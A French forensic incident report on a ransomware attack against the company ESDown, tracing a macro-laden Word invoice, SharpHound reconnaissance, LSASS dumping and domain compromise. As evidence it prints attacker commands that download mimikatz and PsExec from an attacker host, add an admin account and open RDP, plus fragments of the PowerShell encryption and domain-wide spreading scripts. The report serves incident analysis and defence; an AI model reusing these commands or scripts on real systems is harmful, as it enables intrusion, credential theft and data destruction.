PROJET FORENSIC

2024

Rédigé par :
MESSAOUDI Ilyasse

Table des matières

Rappel du cadrage

Contexte

La société ESDown semble avoir été victime d'une attaque par ransomware, un type de logiciel malveillant qui chiffre les données d'un système et exige une rançon pour leur restitution.
L'ingénieur système sur place a effectué une première analyse et a levé un doute quant à la nature de l'incident.
Je suis mandaté pour mener l'investigation, établir un plan d'action et proposer des mesures de remédiation adaptées.

La crise a été gérée par le responsable informatique, qui a pris la décision d'éteindre les switches ainsi que les firewalls/routeurs de sortie. Une équipe dédiée à la gestion de crise a contenu l'incident et travaille actuellement sur l'identification des services critiques à rétablir. Toutefois, avant de procéder à une reprise progressive des services, il est impératif d'identifier les éléments persistants et les systèmes affectés par l'attaque.

Chain of custody

Chain of custody fait référence à la documentation et à la gestion rigoureuse de la manipulation, du stockage et de la transmission de preuves (numériques ou physiques) afin de garantir leur intégrité et leur authenticité tout au long de leur traitement.

De ce fait, dans le cadre de cette enquête nous avons un rapport d'échanges :

Q: Quand avez-vous constatez l'incident ?

R: L'incident a été détecté le 30/09/2022 à 14h

Q : Comment avez-vous identifié l'incident ?

R : Des utilisateurs ont remontés que des fichiers étaient chiffrés

Q: Quels éléments de compromission avez-vous identifiés ?

R: Des fichiers .encrypted ont été identifiés sur le partage SHARE\ de WIN-DEV

Q : Des utilisateurs vous ont-ils remontés des faits similaires ?

R : Plusieurs utilisateurs m'ont indiqué que les fichiers des dossiers partagés étaient inexploitables

Q : L'étendue de la compromission est-elle large selon vous ?

R : Nous ne savons pas jusqu'ou s'est propagé le malveillant

Par ailleurs les acquisitions de cette enquête sont sous la forme de VMs échantillonner par l' équipe de gestion :

Machine	Elément	Type de Support
WIN-APP	WIN-APP.vmdk	Support virtuel (vmdk)
WIN-DEV	WIN-DEV-disk1	Support virtuel (vmdk)
WIN-DC	WIN-DC-disk1.vmdk	Support virtuel (vmdk)

Méthode d'investigation

La méthode d'investigation que j'ai adoptée pour cet incident a été conçue pour respecter au maximum l'intégrité et l'authenticité des preuves numériques, en particulier les images disque. Afin de garantir que les systèmes et les données n'aient pas été altérés lors de l'analyse, j'ai procédé à une duplication des images disque plutôt qu'à une analyse directe des originaux.

Pour cette investigation, j'ai utilisé un outil spécialisé, Autopsy, qui est un logiciel d'analyse forensic reconnu. Autopsy m'a permis de monter ces images disque clonées de manière sécurisée, sans risquer d'altérer les données originales.


Via l'outil Autopsy j'ai pu récupérer et analyser les informations suivantes :

- L'historique des fichiers et des modifications effectuées sur les disques.
- Les traces d'activités suspectes, y compris les fichiers malveillants potentiellement déployés par l'attaque.
- La chronologie des événements sur les systèmes concernés, permettant ainsi de mieux comprendre le vecteur d'attaque et l'ampleur de la compromission.


Evidences identifiées

La première pièce à conviction serait un fichier Word contenant une macro, ce qui est inquiétant, d'autant plus qu'il porte le nom *facture.docm* .

[30-09-2022 // 13h54 :UTC+1] – **Facture.docm**



Facture.docm		1	2022-09-30 14:54:56 CEST	2022-09-30 14:54:56 CEST	2022-09-30 14:54:54 CEST	2022-09-30 14:54:54 CEST	517143	A
Facture.docm:Zone.Identifier		1	2022-09-30 14:54:56 CEST	2022-09-30 14:54:56 CEST	2022-09-30 14:54:54 CEST	2022-09-30 14:54:54 CEST	50	A
FileZilla_Server_1.5.1_win64-setup.exe		0	2022-09-28 00:41:18 CEST	2022-09-28 00:41:18 CEST	2022-09-28 00:41:16 CEST	2022-09-28 00:41:16 CEST	5010024	A
FileZilla_Server_1.5.1_win64-setup.exe:Zone.Identifi		0	2022-09-28 00:41:18 CEST	2022-09-28 00:41:18 CEST	2022-09-28 00:41:16 CEST	2022-09-28 00:41:16 CEST	201	A
npp.8.4.2.Installer.x64.exe		0	2022-09-28 00:45:01 CEST	2022-09-28 00:45:01 CEST	2022-09-28 00:45:00 CEST	2022-09-28 00:45:00 CEST	4518024	A
npp.8.4.2.Installer.x64.exe:Zone.Identifier		0	2022-09-28 00:45:01 CEST	2022-09-28 00:45:01 CEST	2022-09-28 00:45:00 CEST	2022-09-28 00:45:00 CEST	638	A




Hex | Text | Application | File Metadata | OS Account | Data Artifacts | Analysis Results | Context | Annotations | Other Occurrences

Metadata

Name:	/img_FORENSIC_CPT-disk002.vmdk/vol_vol3/Users/jkhalfa/Downloads/Facture.docm:Zone.Identifier
Type:	File System
MIME Type:	text/plain
Size:	50
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2022-09-30 14:54:56 CEST
Accessed:	2022-09-30 14:54:54 CEST
Created:	2022-09-30 14:54:54 CEST
Changed:	2022-09-30 14:54:56 CEST

[30-09-2022 // 13h54 :UTC+1] – Téléchargement par mail de **Facture.docm**

Mais avant cela, on remarque que le fichier a été téléchargé suite à un email reçu quelques secondes plus tôt sur ProtonMail.



places.sqlite		1	https://mail.proton.me/u/0/inbox/tanDqByp2jPski9zF...	2022-09-30 14:54:46 CEST	https://mail.proton.me/u/0/inbox	(2) Boîte de réception | persojeremy@proton.me | Prot...
places.sqlite		1	https://mail.proton.me/u/0/inbox	2022-09-30 14:53:57 CEST	https://mail.proton.me/login#selector=m6wknzkyyiw...	(2) Boîte de réception | persojeremy@proton.me | Prot...
places.sqlite		1	https://mail.proton.me/login#selector=m6wknzkyyiw...	2022-09-30 14:53:55 CEST	https://account.proton.me/authorize?app=proton-ma...	Proton Mail


Cela se passe sur la machine WIN-APP de l'utilisateur

[30-09-2022 // 13h58 :UTC+1] – Initialisation d'une tâche planifiée

Suite à l'ouverture du fichier Word contenant une macro, cela peut être facilement identifié grâce au « m » dans l'extension .docm.

```
2022-09-30 12:58:36.447
C:\Windows\system32\svchost.exe
C:\Windows\System32\Tasks\WindowsUpdate
```


En se connectant à la machine de l'intéressé, nous constatons bien la tache planifiée qui pointe vers ce qui pourrait être un serveur C2 de l'attaquant, sur lequel nous nous pencherons plus en détail ultérieurement.



Par la suite, suite à l'exécution du fichier facture.docm, une tâche planifiée se déclenche et s'initialise, ce qui entraîne le téléchargement de Sharphound.

```
2022-09-30 12:58:36.447
:\Windows\system32\svchost.exe
C:\Windows\System32\Tasks\WindowsUpdate
2022-09-30 12:58:36.447
AUTORITE NT\Système
"c4`
"c4`
Microsoft-Windows-Sysmon_
8pW*
icrosoft-Windows-Sysmon/Operational
2022-09-30 12:58:45.980
:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Users\jkhalfa\AppData\Local\Temp\SharpHound.exe
```

Sharphound est un outil de reconnaissance utilisé dans les attaques ciblant les environnements Active Directory. Il permet de cartographier les relations entre les utilisateurs, groupes, ordinateurs et permissions au sein d'un domaine Active Directory.
L'intérêt de Sharphound réside dans sa capacité à identifier des chemins d'escalade de privilèges et des cibles potentielles, comme des comptes avec des privilèges élevés ou des failles de configuration



[30-09-2022 // 13h58 :UTC+1] – Initialisation d'un script Powershell


```
C:\Users\jkhalfa\AppData\Local\Temp\
ESDOWN\jkhalfa
Medium
MD5=7D9213F8F3CBA4035542EFF1C9DBB341,SHA256=1F74ED6E61880D19E53CDE5B0D67A0507BFDA0BE661860300DCB0F20EA9A45F4,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744
:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -w hidden -exec bypass -enc
JAByAFoAbQBtAEQASwBxAHIAUABnAEEAcQBqAG8AYgBtAGYATABWAGQAWABvAEgARQBJAEcAbABHAEQAcQBNAHMAQgB6AGoAIAA9ACAAIgBOAEYAbwAiADsAIAAkAEQAWgBnAHMAWgBRAEEAUwBDAGYAcQBIAFUATQBBAHkARQBkAEMAS
ESDOWN\jkhalfa
Microsoft-Windows-Sysmon_
8pW*
icrosoft-Windows-Sysmon/Operational
2022-09-30 12:58:55.668
IN-DC.esdown.local
::ffff:192.168.11.20;
C:\Users\jkhalfa\AppData\Local\Temp\SharpHound.exe
ESDOWN\jkhalfa
Microsoft-Windows-Sysmon
```

En parallèle l'attaquant a lancé un script encodé. Il apparaît qu'il a exécuté le script maintenance.ps1

[30-09-2022 // 14h01 :UTC+1] – Exécution d'un exécutable malicieux

vwrRzWObvwm.exe			2022-09-30 13:01:10 AZOST	2022-09-30 13:01:10 AZOST	2022-09-30 13:01:09 AZOST	2022-09-30 13:01:09 AZOST	7168

L'exécution de cet exécutable malveillant a potentiellement permis à l'attaquant de se latéraliser vers la machine WIN-DEV, une autre machine du réseau et domaine. Cet exécutable est notamment détecté comme un shellcode par VirusTotal.



[30-09-2022 // 14h26 :UTC+1] – Téléchargement de mimikatz et dump du fichier LSASS

```
cd .\AppData\Local\Temp\
invoke-webrequest -uri "http://microsoft-esdacademy.k-lfa.info/mimikatz_trunk.zip" -OutFile "package.zip"
Invoke-WebRequest -uri "http://microsoft-esdacademy.k-lfa.info/PsExec.exe" -OutFile "psexec.exe"
```


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[current folder]				2022-09-30 14:43:02 AZOST	2022-09-30 14:43:02 AZOST	2022-09-30 14:43:02 AZOST	2022-09-30 13:23:23 AZOST
[parent folder]				2022-09-30 14:43:01 AZOST	2022-09-30 14:43:01 AZOST	2022-09-30 14:43:01 AZOST	2022-09-30 13:23:23 AZOST
package				2022-09-30 13:28:20 AZOST	2022-09-30 13:28:20 AZOST	2022-09-30 13:28:20 AZOST	2022-09-30 13:28:19 AZOST
lsass.DMP			0	2022-09-30 13:26:17 AZOST	2022-09-30 13:26:17 AZOST	2022-09-30 13:26:14 AZOST	2022-09-30 13:26:14 AZOST
package.zip			0	2022-09-30 13:25:12 AZOST	2022-09-30 13:25:12 AZOST	2022-09-30 13:25:10 AZOST	2022-09-30 13:25:10 AZOST
psexec.exe			0	2022-09-30 13:25:39 AZOST	2022-09-30 13:25:39 AZOST	2022-09-30 13:25:38 AZOST	2022-09-30 13:25:38 AZOST

Le but du dump de LSASS permet à l'attaquant d'extraire des informations sensibles, comme les mots de passe ou les hachages NTLM des utilisateurs, à partir du processus LSAS. Ces informations peuvent être utilisées pour escalader les privilèges.


Quelques minutes plus tard grâce au dump il a pu récupérer des identifiants lui permettant de se connecter a la machine WIN-DC.

```
Enter-PSSession -computername WIN-DC.esdown.local
```

[30-09-2022 // 14h35 :UTC+1] – Téléchargement d'un dropper et exécution d'un fichier malicieux



A la suite d'une analyse immédiate de l'exécutable, VirusTotal indique qu'il s'agit d'un Trojan/Meterpreter, ce qui signifie que l'attaquant, via le payload, obtient une interface de commande à distance pour contrôler la machine..



Dans la section comportement, nous avons une IoC, car nous avons pu obtenir l'adresse IP de la machine servant de C2 pour l'attaquant.

[30-09-2022 // 14h36 :UTC+1] – Création et ajout privilège d'un utilisateur crée

```
net  user krbtqs toor /domain /add
AUTORITE NT\Système
Microsoft-Windows-Sysmon_
8pW*
icrosoft-Windows-Sysmon/Operational
~lt8
2022-09-30 13:36:11.609
:\Windows\SysWOW64\net.exe
10.0.14393.0 (rs1_release.160715-1616)
Net Command
Microsoft® Windows® Operating System
Microsoft Corporation
net.exe
net  localgroup "Administrateurs" krbtgs  /add /domain
C:\Windows\system32\
```

Dans les logs d'événements Sysmon du serveur, nous observons que l'attaquant ne perd pas de temps et crée immédiatement un utilisateur avec des droits admin.

[30-09-2022 // 14h36 :UTC+1] – Ouverture de flux dans le firewall

Par la suite, il ouvre le flux du service REMOTE DESKTOP.

```
2022-09-30 13:43:38.462
:\Windows\SysWOW64\netsh.exe
10.0.14393.0 (rs1_release.160715-1616)
Network Command Shell
Microsoft® Windows® Operating System
Microsoft Corporation
netsh.exe
netsh firewall set service type = remotedesktop mode = enable
C:\Windows\system32\
AUTORITE NT\Système
```

[30-09-2022 // 14h47 :UTC+1] – Chiffrement de tous les postes du domaine

Source Name	S	C	O	Path	Date Accessed	Data Source	C
cache-cleaner.lnk				C:\Users\Administrateur\AppData\Local\Microsoft\Windows\package\cache-cleaner.ps1	2022-09-30 15:47:28 CEST	WIN-DC.raw	
package.lnk				C:\Users\Administrateur\AppData\Local\Microsoft\Windows\package	2022-09-30 15:47:28 CEST	WIN-DC.raw	

Le script cache-cleaner.ps1 est chargé du chiffrement de certains chemins spécifiques, tandis que load.ps1 se concentre sur le déploiement du scrip t sur tous les serveurs.

```
if ($mode -eq "encrypt") {
    # Gather all files from the target path and its subdirectories
    $FilesToEncrypt = get-childitem -path $TargetPath\* -Include $TargetFiles -Exclude *$Extension -Recurse -force | where { ! $_.PSIsContainer }
    $NumFiles = $FilesToEncrypt.length

    # Encrypt the files
    foreach ($file in $FilesToEncrypt)
    {
        Write-Host "Encrypting $file"
        Protect-File $file -Algorithm AES -KeyAsPlainText $key -Suffix $Extension -RemoveSource
    }
    Write-Host "Encrypted $NumFiles files." | Start-Sleep -Seconds 10
}

elseif ($mode -eq "decrypt") {
    # Gather all files from the target path and its subdirectories
    $FilestoDecrypt = get-childitem -path $TargetPath\* -Include *$Extension -Recurse -force | where { ! $_.PSIsContainer }

    # Encrypt the files
    foreach ($file in $FilestoDecrypt)
    {
        Write-Host "Decrypting $file"
        Unprotect-File $file -Algorithm AES -KeyAsPlainText $key -Suffix $Extension  -RemoveSource
    }
}

else {
    write-host "ERROR"
}
}
mainransom -mode encrypt -TargetPath "C:\Users\*\Desktop"

mainransom -mode encrypt -TargetPath "C:\Users\*\Documents"
mainransom -mode encrypt -targetpath "C:\SHARE"
```

cache-cleaner.ps1

```
Import-Module ActiveDirectory
$srvs = (Get-ADComputer -Filter *).DNSHostName

foreach ($srv in $srvs)
{
    Invoke-Command -ComputerName $srv -FilePath .\cache-cleaner.ps1 -ErrorAction "SilentlyContinue"
}
```

load.ps1

Réponse à incident

Mesures correctives

La mesure corrective pour ce déploiement de ransomware sera relativement simple, étant donné la simplicité du code de chiffrement et que la clé de chiffrement et stockée dans la fonction.
Il suffira de modifier le mode en decrypt, et l'ensemble du parc sera déchiffré.

Cependant, pour des mesures correctives plus durables, nous pourrions envisager dans un premier temps la mise en place un tiering dans Active Directory, ce qui aurait rendu plus difficile pour l'attaquant d'escalader ses privilèges et de se déplacer latéralement au sein du réseau.

Voici a la suite du déchiffrement, l'utilisateur peut désormais récupérer ses données.